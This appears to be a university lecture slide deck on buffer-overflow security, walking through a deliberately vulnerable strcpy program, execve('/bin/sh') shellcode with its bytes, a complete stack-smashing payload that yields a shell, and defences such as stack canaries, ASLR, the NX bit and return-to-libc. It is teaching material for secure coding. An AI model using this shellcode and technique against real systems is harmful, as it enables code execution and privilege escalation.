CS 241 Honors
Security

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Reminder!

- Project proposals are due on Piazza **this Friday** (9/22)!
- Please come talk to us after class if you still need ideas

Overview

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    - Vulnerabilities $\rightarrow$ attacks $\rightarrow$ patches $\rightarrow$ new attacks

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- Address space layout randomization (ASLR)
  - NOP slides

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  - NOP slides
- Executable space protection (NX bit)
  - Return-oriented programming (ROP)

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- Address space layout randomization (ASLR)
  - NOP slides
- Executable space protection (NX bit)
  - Return-oriented programming (ROP)
- Along the way...
  - Intro to x86
  - System calls

Credit where credit is due

Much of this lecture is inspired by content from **CS 461/ECE 422** (Introduction to Computer Security)[1] taught by Professor Michael Bailey.

Highly recommended if this topic interests you.

[1] `https://courses.engr.illinois.edu/cs461/`

Compatibility note

- Exploits rely on architecture- and OS-specific features
- Examples intended for the regular CS 241 VMs (x86-64 Linux) with GCC, but should work on most Linux machines (with a few caveats)

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  - Requires a special compiler flag: `gcc -m32`

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- We'll be compiling 32-bit code to make some things easier
  - Requires a special compiler flag: `gcc -m32`
  - On VMs, you may need to install the 32-bit GNU C library: `sudo apt install libc6-dev-i386`

Stack smashing

But first, let's talk about bugs in your code...

greeting.c: some bad code

```c
void greeting(const char *name) {
  char buf[32];
  strcpy(buf, name);
  printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
  if (argc < 2)
    return 1;
  greeting(argv[1]);
  return 0;
}
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greeting.c: demonstration

```
$ ./greeting John
Hello, John!
```

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$ ./greeting John
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Segmentation fault
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Okay, but *why* does it segfault?

greeting.c: our best friend, gdb

```
$ gdb --quiet --args ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Reading symbols from ./greeting...done.
(gdb) run
Starting program: ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
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- Our program crashed trying to execute code at memory address `0x41414141`! (Hint: the ASCII value of `'A'` is `0x41`.)

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- Our program crashed trying to execute code at memory address `0x41414141`! (Hint: the ASCII value of 'A' is `0x41`.)
- To understand why, we need to take a closer look at x86...

x86 crash course

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- Most assembly languages are similar (hope you remember MIPS!)
- Simple sequence of instructions with only basic control flow
- *Little*-endian (least significant byte in lowest address)

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- Highly backward-compatible
- Rough history:
  - 1974: Intel 8080 microprocessor (8-bit)
  - 1978: 8086 (16-bit)
  - 1985: i386 (32-bit) $\rightarrow$ x86 ISA
  - 2003: x86-64 ISA (64-bit)

x86 crash course (2)

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Registers

- General-purpose
  - `eax`
  - `ebx`
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- Stack/base pointer
  - `esp`
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- And many more...

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
- And many more...

Stack layout



x86 crash course: stack management

MIPS

```
sub   $sp, $sp, 12
...
sw    $t0, 8($sp)
sw    $t1, 4($sp)
sw    $t2, 0($sp)
...
add   $sp, $sp, 12
```

x86 crash course: stack management

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```

x86

```
enter
...
push  %eax
push  %ebx
push  %ecx
...
leave
```

x86 crash course: function calls

```c
foobar(10, 11, 12);
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MIPS


```
addi  $a0, $zero, 10
addi  $a1, $zero, 11
addi  $a2, $zero, 12
jal   foobar
```

x86

```
push  $12
push  $11
push  $10
call  foobar
```

```
main:
    ...
    push    $12
    push    $11
    push    $10
    call    foobar
    ...

foobar:
    enter
    ...
    leave
    ret
```



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

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

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

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

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

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

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

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

Now back to greeting.c

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- `strcpy` is overwiting the return address from `greeting` to `main` with "AAAA" (`0x414141`)
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- Okay... so what? How is this useful?

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
- We can jump to any part of the program, but...
- Since we control `buf`, we can inject our own code and jump to it!

Plan of attack (2)



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

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[2] `https://en.wikipedia.org/wiki/Shellcode`

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1. Why do we use `execve` instead of `execvp`?
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1. Why do we use `execve` instead of `execvp`?
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- We'll talk about more advanced exploits later...

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Shellcode

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execve("/bin/sh", {"/bin/sh", NULL}, NULL);
```

Our payload:[3]

```
xor     %eax, %eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp, %ebx
push    %eax
push    %ebx
mov     %esp, %ecx
mov     $0xb, %al
int     $0x80
```

[3] http://shell-storm.org/shellcode/files/shellcode-827.php

Shellcode

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Our payload:[3]

```
xor     %eax, %eax          31 c0
push    %eax                50
push    $0x68732f2f         68 2f 2f 73 68
push    $0x6e69622f         68 2f 62 69 6e
mov     %esp, %ebx          89 e3
push    %eax                50
push    %ebx                53
mov     %esp, %ecx          89 e1
mov     $0xb, %al           b0 0b
int     $0x80               cd 80
```

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Shellcode (2)

- We have our shellcode, so the whole payload will be:
  $$\textit{shellcode} + \textit{padding} + \textit{code address}$$
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Whaaat?

This is a little tedious, so I'll abridge it

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- By disassembling `greeting` in gdb, we find that `buf` is 40 bytes below the base pointer
- Since our shellcode is 23 bytes long, we need $40 - 23 + 4 = 21$ bytes of padding
- By setting breakpoints in gdb, we find that `&buf` is `0xffffd5d0`

Final shellcode

Putting everything together, we get:

```
31 c0 50 68
2f 2f 73 68
68 2f 62 69
6e 89 e3 50
53 89 e1 b0
0b cd 80 ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
ff ff ff ff
d0 d5 ff ff
```

Escape sequences

- Since the ASCII values in our shellcode aren't normal characters, we can't type them directly
- Bash lets us use escape sequences in strings with `$`:
  - Example: `./greeting $'\xBE\xEF'`

The grand finale

```
$ ./greeting $'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
  \x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80\xff\xff\xff\xff
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Hello, 1?Ph//shh/bin??PS??
                                 ?????????????????????????!
sh-4.1$
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The grand finale

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    \xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
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Hello, 1?Ph//shh/bin??PS??
                            ???????????????????????????!
sh-4.1$ pwd
/home/kurtovc2
sh-4.1$
```

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- Okay, so we can run code we wrote using other code that we control on a computer that we control. How is this significant?
- Two interesting exploits:
  1. Users we don't control
  2. Computers we don't control

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- File permission flag that runs a program as the executable's owner rather than the current user
- Why would we want this?

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[kurtovc2@linux-a2 ~]$ ls -l /usr/bin/sudo
---s--x--x. 1 root root 123832 Aug 13  2015 /usr/bin/sudo
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- If one these had a bug and we used our shellcode on it, we'd become `root`![4]

[4] `http://www.vnsecurity.net/research/2012/02/16/exploiting-sudo-format-string-vunerability.html`

Computers we don't control: web servers

- Web servers accept tons of input from untrusted sources
- If we could exploit a stack overflow, we can run any code we want on a computer we can't log in to—steal passwords, read databases

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- Web servers accept tons of input from untrusted sources
- If we could exploit a stack overflow, we can run any code we want on a computer we can't log in to—steal passwords, read databases
- Need to modify our shellcode to open a network socket, since we aren't accessing the machine directly
    - "Callback shell"[5]

[5] `http://shell-storm.org/shellcode/files/shellcode-872.php`

Solution

- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.

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- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.
- Other functions to watch: `strcat`, `sprintf`, `gets`
  - Use `strncat`, `snprintf`, `fgets` or `getline`


Solution

- Use `strncpy`, not `strcpy`, on untrusted user input!
  - Remember to null terminate. *Not* necessarily done for you.
- Other functions to watch: `strcat`, `sprintf`, `gets`
  - Use `strncat`, `snprintf`, `fgets` or `getline`
- But no one's perfect...

Stack canaries

Stack canaries

- Simple defense mechanism against stack smashing
- Place a magic, unknown value at the beginning of the stack frame
- Check memory address at end of function
- If value has changed, stack overflow has occurred



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

Stack canaries: example

```
$ gcc -m32 -fstack-protector greeting.c -o greeting
$
```

Stack canaries: example

```
$ gcc -m32 -fstack-protector greeting.c -o greeting
$ ./greeting JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, JohnAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
*** stack smashing detected ***: ./greeting terminated
======= Backtrace: =========
/lib/libc.so.6(__fortify_fail+0x4d)[0x343e1d]
/lib/libc.so.6[0x343dca]
./greeting[0x8048492]
./greeting[0x80484ba]
/lib/libc.so.6(__libc_start_main+0xe6)[0x25dd36]
./greeting[0x80483b1]
======= Memory map: ========
00225000-00243000 r-xp 00000000 fd:00 267190       /lib/ld-2.12.so
...
Aborted
```

Stack canaries: limitations

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- Can still overflow function pointers
- In theory, could try to guess; you have a $\frac{1}{2^{32}}$ chance of being right

Address space layout randomization

ASLR

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- Enabled by default on the Linux kernel since 2005

```
[kurtovc2@linux-a2 ~]$ cat /proc/sys/kernel/randomize_va_space
2
```

ASLR: example

```c
int main() {
  int x;
  printf("%p\n", &x);
  return 0;
}
```

EWS

```
[kurtovc2@linux-a2 ~]$ cat
  /proc/.../randomize_va_space
2
[kurtovc2@linux-a2 ~]$ ./aslr
0xffed490c
[kurtovc2@linux-a2 ~]$ ./aslr
0xfff5bf0c
[kurtovc2@linux-a2 ~]$ ./aslr
0xffbf024c
```

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Test VM

```
ubuntu@ubuntu:~$ cat
  /proc/.../randomize_va_space
0
ubuntu@ubuntu:~$ ./aslr
0xbffff39c
ubuntu@ubuntu:~$ ./aslr
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ubuntu@ubuntu:~$ ./aslr
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```

ASLR: limitations

- In practice, the amount of randomness (*entropy*) can be quite low
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- Not everything is randomized (e.g. code segment) How can we use this?

Executable space protection

NX bit

- Concept: separation of data from code
- Set a special bit in the page table for a memory block
  - If 1, then we won't let the CPU execute instructions in that block
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- What can we do now?

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- We can still smash our return address, but we can't run our own code
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```c
void printdate() {
  system("date");
}

void greeting(const char *name) {
  char buf[32];
  strcpy(buf, name);
  printf("Hello, %s!\n", buf);
}

int main(int argc, char *argv[]) {
  if (argc < 2) return 1;
  printdate();
  greeting(argv[1]);
  return 0;
}
```

ROP example

```c
void printdate() {
  system("date");
}
```

```
(gdb) disas printdate
Dump of assembler code for function printdate:
   0x08048424 <+0>:     push   %ebp
   0x08048425 <+1>:     mov    %esp,%ebp
   0x08048427 <+3>:     sub    $0x18,%esp
   0x0804842a <+6>:     movl   $0x8048564,(%esp)
   0x08048431 <+13>:    call   0x8048324 <system@plt>
   0x08048436 <+18>:    leave
   0x08048437 <+19>:    ret
End of assembler dump.
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End of assembler dump.
```

If we jump into the middle of the function (address `0x08048431`), we will call `system` on whatever happens to be on the stack

Return-to-`libc` attack

- Return-oriented programming using `libc` functions
- Everything uses `libc`, so we can count on compatibility
- *Gadgets*: parts of the ends of functions—chain them together

Everything in practice

- Combined with ASLR, the NX bit makes stack exploits *extremely* difficult (or nearly impossible)
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    - ...and hardware, too
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Everything in practice

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- Esoteric combinations of multiple exploits

Learn more

- Take **CS 461/ECE 422**
- Plenty of resources online
  - Elias Levy, "Smashing The Stack For Fun And Profit" (`http://phrack.org/issues/49/14.html`)
  - `printf` format string attacks: Tim Newsham (`http://thenewsh.com/~newsham/format-string-attacks.pdf`)

Thank you! Questions?